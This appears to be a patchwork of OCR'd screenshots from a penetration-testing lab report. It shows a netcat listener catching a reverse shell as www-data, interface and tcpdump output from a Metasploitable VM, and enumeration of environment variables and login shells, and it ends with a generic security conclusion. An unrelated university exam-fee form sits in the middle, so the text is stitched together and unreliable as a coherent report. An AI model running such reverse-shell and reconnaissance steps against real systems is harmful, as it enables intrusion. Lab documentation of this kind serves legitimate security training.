
```
nick@kubuntu:~$ nc -l 1234
whoami
www-data
ls
help
index.php
source
ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=54 time=12.9 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=54 time=19.3 ms
^C
nick@kubuntu:~$
```




Sr No	Subject Code	Subject Name	Credit	CIE		ESE	
				Fees	Select	Fees	Select
1	BTECCE22102	Applied Mathematics	4			500	☑
2	BTECCE22103	Fundamental of Electronics	3			500	☑
3	BTECCE22104	Computer Organization and Architecture	3			500	☑
4	BTECCE22105	Introduction to Computer Programming	3			500	☑
5	BTECCE22202	Linear Algebra and Statistics	4			500	□

Total Fees in RS :4625

□ I hereby declare that I have completed gone through the academic cycle of this semester and appearing for the examination.I WILL BE RESPONSIBLE for any errors and wrong or incorrect information supplied by me in the application form. I shall not request for special concession such as change in the time and or day fixed for the University examination on religious or any other grounds.The Courses/Subjects mentioned by me are as per University rules and regulations. I further declare that other University statutory requirements have been full filled by me.



```
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric
:1
          RX packets:3316 errors:0 dropped:0 ove
rruns:0 frame:0
          TX packets:3316 errors:0 dropped:0 ove
rruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1584309 (1.5 MB)  TX bytes:15
84309 (1.5 MB)

msfadmin@metasploitable:~$ tcpdump
tcpdump: no suitable device found
msfadmin@metasploitable:~$ 
```



```
[+] - List all Environment Variables:
SHELL=/bin/bash
TERM=xterm-256color
SSH_CLIENT=192.168.1.243 39098 22
SSH_TTY=/dev/pts/1
USER=msfadmin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
MAIL=/var/mail/msfadmin
PWD=/home/msfadmin
LANG=en_US.UTF-8
HOME=/home/msfadmin
SHLVL=2
LOGNAME=msfadmin
SSH_CONNECTION=192.168.1.243 39098 192.168.1.146 22
_=/usr/bin/printenv

[+] - List all available shells:
# /etc/shells: valid login shells
/bin/csh
/bin/sh
/usr/bin/es
/usr/bin/ksh
/bin/ksh
/usr/bin/rc
/usr/bin/tcsh
/bin/tcsh
/usr/bin/esh
/bin/dash
/bin/bash
```

Conclusion:

In conclusion, maintaining robust network security is essential for protecting sensitive information, safeguarding business operations, and mitigating the risks of cyber attacks. Penetration testing serves as a proactive measure to evaluate the effectiveness of existing security controls, identify potential vulnerabilities, and strengthen defense mechanisms. By adopting a multi-layered approach to security, including technology solutions, employee training, and regular assessments, organizations can enhance their resilience against evolving cyber threats and maintain trust and confidence in their digital infrastructure.